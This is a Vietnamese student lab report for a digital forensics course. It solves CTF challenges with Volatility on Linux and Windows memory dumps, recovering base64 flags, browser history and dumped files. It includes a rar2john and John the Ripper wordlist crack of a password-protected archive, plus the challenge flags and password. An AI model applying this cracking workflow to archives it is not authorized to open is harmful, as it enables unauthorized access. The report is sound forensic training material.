

BÁO CÁO THỰC HÀNH**Môn học: Pháp chứng kỹ thuật số****Lab 6: CTF Final Test***GVHD: Đoàn Minh Trung***1. THÔNG TIN CHUNG:***(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT334.P11.ANTT.1

Nhóm: N03

STT	Họ và tên	MSSV	Email
1	Lê Huy Hiệp	21522067	21522067@gm.uit.edu.vn
2	Nguyễn Trần Duy Anh	20520393	20520393@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Câu 1: Memory	100%
2	Câu 2: Network	100%
3	Câu 3: Android	100%
4	Câu 4: Steganography	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**1. Memory**

- a. memory.dmp - Có một command chứa thông báo lợ trong bash history, liệu bạn có thể khôi phục thông báo đó? Bạn phải xây dựng volatility và tìm profile.
- b. dump.raw - Dường như đã có hành vi bất thường trên laptop của NHK, bạn có thể giúp chúng tôi điều tra:
- + Thu thập các file bất thường để ghép mảnh flag.
 - + Liệu họ có để lại những dấu vết trên trình duyệt web?
 - + Và hình như kẻ xâm nhập bằng một cách nào đó đã lấy được password laptop của NHK. Hãy tìm password đó.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

Lab 6: CTF Final Test

a. memory.dmp

- Có một command chứa thông báo lật trong bash history, liệu bạn có thể khôi phục thông báo đó? Bạn phải xây dựng volatility và tìm profile

Kiểm tra linux version của file memory.dmp

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ strings memory.dmp | grep -i "distrib_description="
DISTRIB_DESCRIPTION="Ubuntu 20.04.2 LTS" 3720.dmp AU

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ strings memory.dmp | grep -i "linux version"
0 The intent is to make the tool independent of Linux version dependencies,
0 The intent is to make the tool independent of Linux version dependencies,
MESSAGE:Linux version 5.13.0-39-generic (buildd@lcy02-amd64-088) (gcc (Ubuntu 9.4.0-1ubuntu1-20.04.1) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #44~20.04.1-Ubuntu SMP Thu Mar 24 16:43:35 UTC 2022 (Ubuntu 5.13.0-39.44~20.04.1-generic 5.13.19)
Linux version 5.13.0-39-generic (buildd@lcy02-amd64-088) (gcc (Ubuntu 9.4.0-1ubuntu1-20.04.1) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #44~20.04.1-Ubuntu SMP Thu Mar 24 16:43:35 UTC 2022 (Ubuntu 5.13.0-39.44~20.04.1-generic 5.13.19)
Linux version 5.13.0-39-generic (buildd@lcy02-amd64-088) (gcc (Ubuntu 9.4.0-1ubuntu1-20.04.1) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #44~20.04.1-Ubuntu SMP Thu Mar 24 16:43:35 UTC 2022 (Ubuntu 5.13.0-39.44~20.04.1-generic 5.13.19)
0 The intent is to make the tool independent of Linux version dependencies,
Linux version 5.13.0-39-generic (buildd@lcy02-amd64-088) (gcc (Ubuntu 9.4.0-1ubuntu1-20.04.1) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #44~20.04.1-Ubuntu SMP Thu Mar 24 16:43:35 UTC 2022 (Ubuntu 5.13.0-39.44~20.04.1-generic 5.13.19)
Linux version 5.13.0-39-generic (buildd@lcy02-amd64-088) (gcc (Ubuntu 9.4.0-1ubuntu1-20.04.1) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #44~20.04.1-Ubuntu SMP Thu Mar 24 16:43:35 UTC 2022 (Ubuntu 5.13.0-39.44~20.04.1-generic 5.13.19)
Linux version 5.13.0-39-generic (buildd@lcy02-amd64-088) (gcc (Ubuntu 9.4.0-1ubuntu1-20.04.1) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #44~20.04.1-Ubuntu SMP Thu Mar 24 16:43:35 UTC 2022 (Ubuntu 5.13.0-39.44~20.04.1-generic 5.13.19)
```

Thực hiện cài đặt Ubuntu20.04.01 rồi cài đặt linux-mage-5.13.0.39-generic

Cài đặt thêm các gói cần thiết

sudo apt install dwarfdump build-essential libelf-dev zip

Clone repo Volatility

git clone https://github.com/volatilityfoundation/volatility.git

Generate the profile

cd volatility/tools/linux make

Zip lại tất cả mọi thứ

sudo zip \$(lsb_release -i -s)_\$(uname -r)_profile.zip module.dwarf /boot/System.map-\$(uname -r)

```
hi@ubuntu:~/Downloads/volatility/tools/linux$ file Ubuntu_5.13.0-39-generic_profile.zip
Ubuntu_5.13.0-39-generic_profile.zip: Zip archive data, at least v2.0 to extract
```

python2 vol.py --info | grep Ubuntu


```
hi@ubuntu:~/Downloads/volatility$ python2 vol.py --info | grep Ubuntu
Volatility Foundation Volatility Framework 2.6.1
LinuxUbuntu_5_13_0-39-generic_profilex64 - A Profile for Linux Ubuntu_5.13.0-39-
generic_profile x64
hi@ubuntu:~/Downloads/volatility$
```

Vì câu hỏi có liên qua đến bash history nên ta check linux_bash

python2 vol.py -f ./memory.dmp --profile=LinuxUbuntu_5_13_0-39-generic_profilex64 linux_bash

Lab 6: CTF Final Test

3



```
hi@ubuntu:~/Downloads/volatility$ python2 vol.py -f ./memory.dmp --profile=LinuxUbuntu_5_13_0-39-generic_profilex64 linux_bash
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evtlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.dumpregistry (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.registry.amcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.malware.svccscan (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.ssdt (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.getenvs (ImportError: No module named Crypto.Hash)
Pid      Name          Command Time           Command
-----  -----
 109633 bash          2022-04-10 05:49:10 UTC+0000 echo "aW5zZWNsYWJ7dzNsYzBtM190MF9tM20wcllfZjByM25zMWM1fQ=
=" > Un33dt0r3@dth1s.txt
 109633 bash          2022-04-10 05:49:10 UTC+0000 chmod 755 avml
 109633 bash          2022-04-10 05:49:10 UTC+0000 sudo rm ~/.bash_history
 109633 bash          2022-04-10 05:49:18 UTC+0000 sudo ./avml memory.dmp
hi@ubuntu:~/Downloads/volatility$
```

Xuất hiện 1 đoạn code base64 khả nghi

Decode from Base64 format

Simply enter your data then push the decode button.

```
aW5zZWNsYWJ7dzNsYzBtM190MF9tM20wcllfZjByM25zMWM1fQ==
```

ⓘ For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 ▾ Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
inseclab{w3lc0m3_t0_m3m0rY_f0r3ns1c5}
```

Flag: **inseclab{w3lc0m3_t0_m3m0rY_f0r3ns1c5}**

b. dump.raw

Lab 6: CTF Final Test

- Đường như đã có hành vi bất thường trên laptop của NHK, bạn có thể giúp chúng tôi điều tra:

- + Thu thập các file bất thường để ghép mảnh flag.
- + Liệu họ có để lại những dấu vết trên trình duyệt web?
- + Và hình như kẻ xâm nhập bằng một cách nào đó đã lấy được password

Sử dụng công cụ volatility2

Xem thông tin file dump

```
(kali㉿kali)-[~/hie/volatility]
$ python2.7 vol.py -f dump.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search ...
INFO : volatility.debug : Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/kali/hie/volatility/dump.raw)
PAE type : No PAE
DTB : 0x1870000L
KDBG : 0xf800029f2110L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff800029f23d00L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2022-04-08 19:05:12 UTC+0000
Image local date and time : 2022-04-08 12:05:12 -0700
```

Xác định profile là Win7SP1x64

Xem tiến trình bằng pstree

```
(kali㉿kali)-[~/hie/volatility]
$ python2.7 vol.py -f dump.raw --profile=Win7SP1x64 pstree
Volatility Foundation Volatility Framework 2.6.1
Name build contrib Pid PPid Thds Hnds Time resources tools
0xfffffa800cdfc570:wininit.exe 392 332 3 76 2022-04-08 17:44:22 UTC+0000
· 0xfffffa8005a1cb10:services.exe 456 392 7 223 2022-04-08 17:44:22 UTC+0000
.. 0xfffffa8005c04870:svchost.exe 384 456 15 482 2022-04-08 17:44:23 UTC+0000
... 0xfffffa800bdfa880:csrcs.exe 404 384 16 279 2022-04-08 17:44:22 UTC+0000
· 0xffffffffa8000631f000:vmbootsd.exe 1732 2528 8 278 2022-04-08 17:44:47 UTC+0000
· 0xfffffa8004220060:chrome.exe 2332 2528 0 — 2022-04-08 19:02:52 UTC+0000
.. 0xfffffa8005461700:DumpIt.exe 4512 2332 5 46 2022-04-08 19:05:10 UTC+0000
0xfffffa8006265060:GoogleCrashHan 2916 2884 5 90 2022-04-08 17:44:40 UTC+0000
0xfffffa80062689c0:GoogleCrashHan 2924 2884 5 83 2022-04-08 17:44:41 UTC+0000
```

0xfffffa8004220060:chrome.exe

Để xem lịch sử chrome em sử dụng plugin chromehistory tại:

[GitHub - superponible/volatility-plugins: Plugins I've written for Volatility](https://github.com/superponible/volatility-plugins)

Tải về thư mục Volatility và sử dụng câu lệnh sau:

`python2.7 vol.py --plugins=./volatility-plugins -f dump.raw --profile=Win7SP1x64 chromehistory`

```
(kali㉿kali)-[~/hie/volatility]
$ python2.7 vol.py --plugins=./volatility-plugins -f dump.raw --profile=Win7SP1x64 chromehistory
Volatility Foundation Volatility Framework 2.6.1
Index URL Title Visits Typed Last Visit Time Hidden F
32 https://www.google.com/search?q=downloa ... 3015.501530705sourceid=chromebtie=UTF-8 download dumpit - Google 搜尋 6 0 2022-04-08 19:04:24.443945 N/A
29 https://www.google.com/search?q=how+t+ ... 9157.967830j05sourceid=chromebtie=UTF-8 how to pass digital forensics - Google 搜尋 2 0 2022-04-08 19:02:40.139948 N/A
25 https://www.google.com/search?q=wannanoo ... 4x4EAoAEBsEAyAEJwAE85client=gws-wiz wannanoo - Google 搜尋 2 0 2022-04-08 19:01:32.828397 N/A
19 https://www.google.com/search?q=conan ... 61512.8073876sourceid=chromebtie=UTF-8 conan - Google 搜尋 3 0 2022-04-08 19:00:25.836168 N/A
15 https://www.google.com/search?q=downloa ... 3017.19110j076sourceid=chromebtie=UTF-8 download hxd - Google 搜尋 2 0 2022-04-08 19:00:25.836168 N/A
16 https://www.google.com/search?q=downloa ... 8130.437430j076sourceid=chromebtie=UTF-8 download hidden tear - Google 搜尋 2 0 2022-04-08 19:58:06.184801 N/A
9 https://www.google.com/search?q=goliate ... 58.21627930j05sourceid=chromebtie=UTF-8 goliate/hidden-tear: ransomware open-sources (github.com) - Google 搜尋 2 0 2022-04-08 18:47:57.622588 N/A
6 https://www.google.com/search?q=qad0q=a ... 16012.18910j05sourceid=chromebtie=UTF-8 q - Google 搜尋 2 0 2022-04-08 18:44:39.381888 N/A
5 https://www.google.com/search?q=qad0q=a ... 16012.18910j05sourceid=chromebtie=UTF-8 q - Google 搜尋 2 0 2022-04-08 18:44:39.381888 N/A
2 https://www.google.com/search?q=downloa ... 1219.3638j076sourceid=chromebtie=UTF-8 download - Google 搜尋 2 0 2022-04-08 18:45:14.127330 N/A
26 https://ctftime.org/ CTftime.org / All about CTF (Capture The Flag) 1 1 2022-04-08 19:01:04.851134 N/A
7 https://pastebin.com/ Pastebin.com - #1 paste tool since 2002! 2 1 2022-04-08 18:45:35.509915 N/A
4 https://github.com/ GitHub: Where the world builds software · GitHub 1 1 2022-04-08 18:40:43.704202 N/A
39 https://github.com/thimbleweed/All-In-U ... lob/master/utilities/DumpIt/DumpIt.exe All-In-USB/DumpIt.exe at master · thimbleweed/All-In-USB · GitHub 2 0 2022-04-08 19:08:01.392413 N/A
34 https://github.com/thimbleweed/All-In-U ... All-In-USB/DumpIt.exe at master · thimbleweed/All-In-USB · GitHub 4 0 2022-04-08 19:05:00.838389 N/A
20 https://github.com/thimbleweed/WindowsD ... DumpIt/DumpIt.exe at master · thimbleweed/WindowsD · GitHub 3 0 2022-04-08 19:04:53.7776 N/A
19 https://www.win-rar.com/WinRAR/WinRAR ... WinRAR download free and support: WinRAR Download Latest Version 2 0 2022-04-08 18:45:14.127330 N/A
6 https://pastebin.com/A2huuZm0 https://drive.google.com/file/d/1TxWnb ... RWJD7zC/view?usp=sharing - Pastebin.com 1 0 2022-04-08 18:45:14.127330 N/A
3 https://www.win-rar.com/download/7zL=0 1 0 2022-04-08 18:05:17.080333 N/A
2 https://www.win-rar.com/download.html 1 0 2022-04-08 18:05:17.080333 N/A
```

Có file .rar được tải về
filescan và tìm các file .rar

Lab 6: CTF Final Test

```
[kali㉿kali] ~ /hie/volatility
└─$ python2.7 vol.py -f dump.raw --profile=Win7SP1x64 filescan | grep "\.rar"
Volatility Foundation Volatility Framework 2.6.1
0x000000000071f3a10      16      0 RW— \Device\HarddiskVolume1\Users\TEMP\Desktop\h4lf-fl4g.rar
0x0000000013feb7f20      16      0 R--rwd \Device\HarddiskVolume1\Users\NHK-InsecLab\AppData\Roaming\Microsoft\Windows\Recent\f14g.rar.lnk
[kali㉿kali] ~ /hie/volatility
└─$
```

Có file .rar **h4lf-fl4g.rar**

Tiến hành dump file này ra

python2.7 vol.py -f dump.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000000071f3a10 -D

```
[kali㉿kali] ~ /hie/volatility
└─$ python2.7 vol.py -f dump.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000000071f3a10 -D .
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x071f3a10 None \Device\HarddiskVolume1\Users\TEMP\Desktop\h4lf-fl4g.rar
[kali㉿kali] ~ /hie/volatility
```

Chuyển file vừa dump thành dạng rar

```
[kali㉿kali] ~ /hie/volatility
└─$ mv file.None.0xfffffa8003d61f10.dat flag.rar
[kali㉿kali] ~ /hie/volatility
└─$ ls
quote
[kali㉿kali] ~ /hie/volatility
└─$ ls
AUTHORS.txt CHANGELOG.txt CREDITS.txt dump.raw flag.rar LICENSE.txt MANIFEST.in pyinstaller README.txt setup.py volatility vol.py
build contrib distorm file LEGAL.txt Makefile PKG-INFO pyinstaller.spec resources tools volatility-plugins
```

Tuy nhiên cần mật khẩu để unrar

```
[kali㉿kali] ~ /hie/volatility
└─$ unrar x flag.rar ./file
UNRAR 7.01 freeware Copyright (c) 1993-2024 Alexander Roshal

Extracting from flag.rar
Enter password (will not be echoed) for h4lf-fl4g.txt: [REDACTED]
```

Tiến hành trích suất file mật khẩu đã được hash của file .rar

```
[kali㉿kali] ~ /hie/volatility
└─$ rar2john flag.rar > flag.hash
[kali㉿kali] ~ /hie/volatility
└─$ cat flag.hash
flag.rar:$rar5$16$7a3f367e550900d03550fdadaa0937470$15$6cff83d489ca5fef8c6ae8fc7abd4168$8$2948156db3e079b9
```

Giải mã bằng cách sử dụng công cụ john và wordlist rockyou.txt

```
[kali㉿kali] ~ /hie/volatility
└─$ john --wordlist=~ /hie/rockyou.txt flag.hash

Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 0.01% (ETA: 12:55:37) 0g/s 697.0p/s 697.0C/s 697.0C/s laurita..telefon
r0cky0u (flag.rar)
1g 0:00:00:21 DONE (2024-12-13 06:05) 0.04638g/s 700.5p/s 700.5C/s 700.5C/s 061089..lovemike
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Mật khẩu là **r0cky0u**

Giải nén thành công

Lab 6: CTF Final Test

```
(kali㉿kali)-[~/hie/volatility]
└─$ unrar x flag.rar ./file

UNRAR 7.01 freeware      Copyright (c) 1993-2024 Alexander Roshal


Extracting from flag.rar

Enter password (will not be echoed) for h4lf-fl4g.txt:


Extracting ./file/h4lf-fl4g.txt          OK
All OK

(kali㉿kali)-[~/hie/volatility]
└─$
```

Sau khi giải nén có 1 file txt



Có vẻ chứa nửa sau flag



Tìm xem có file nào tên flag không

```
(kali㉿kali)-[~/hie/volatility]
└─$ python2.7 vol.py -f dump.raw --profile=Win7SP0x64 filescan | grep 'flag'
Volatility Foundation Volatility Framework 2.6.1
0x000000013fb0cf20    16      0 RW-r-- \Device\HarddiskVolume1\Users\TEMP\Desktop\flag.txt.txt
0x000000013fc30070    16      0 R--rwd \Device\HarddiskVolume1\Users\NHK-InsecLab\Desktop\flag.txt
0x000000013fc45350    16      0 R--rwd \Device\HarddiskVolume1\Users\NHK-InsecLab\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
0x000000013ff10400    16      0 RW-rw- \Device\HarddiskVolume1\Users\TEMP\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk

(kali㉿kali)-[~/hie/volatility]
└─$
```

Có 1 file flag.txt

Dump file flag.txt ra và tìm được 1 nửa flag ban đầu

```
(kali㉿kali)-[~/hie/volatility]
└─$ python2.7 vol.py -f dump.raw --profile=Win7SP0x64 dumpfiles -Q 0x000000013fc30070 -D .
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x13fc30070 None \Device\HarddiskVolume1\Users\NHK-InsecLab\Desktop\flag.txt

(kali㉿kali)-[~/hie/volatility]
└─$ mv file.None.0xfffffa8003f10350.dat flag.txt

(kali㉿kali)-[~/hie/volatility]
└─$ cat flag.txt
inseclab{w3lcom3_t0


(kali㉿kali)-[~/hie/volatility]
└─$
```

Flag: inseclab{w3lcom3_t0_th3_w0rld_NHK}


+ Liệu họ có để lại những dấu vết trên trình duyệt web?

Xem qua trong chrome history thì thấy có 1 link đáng ngờ nữa là <https://pastebin.com/k2HuWZmp>

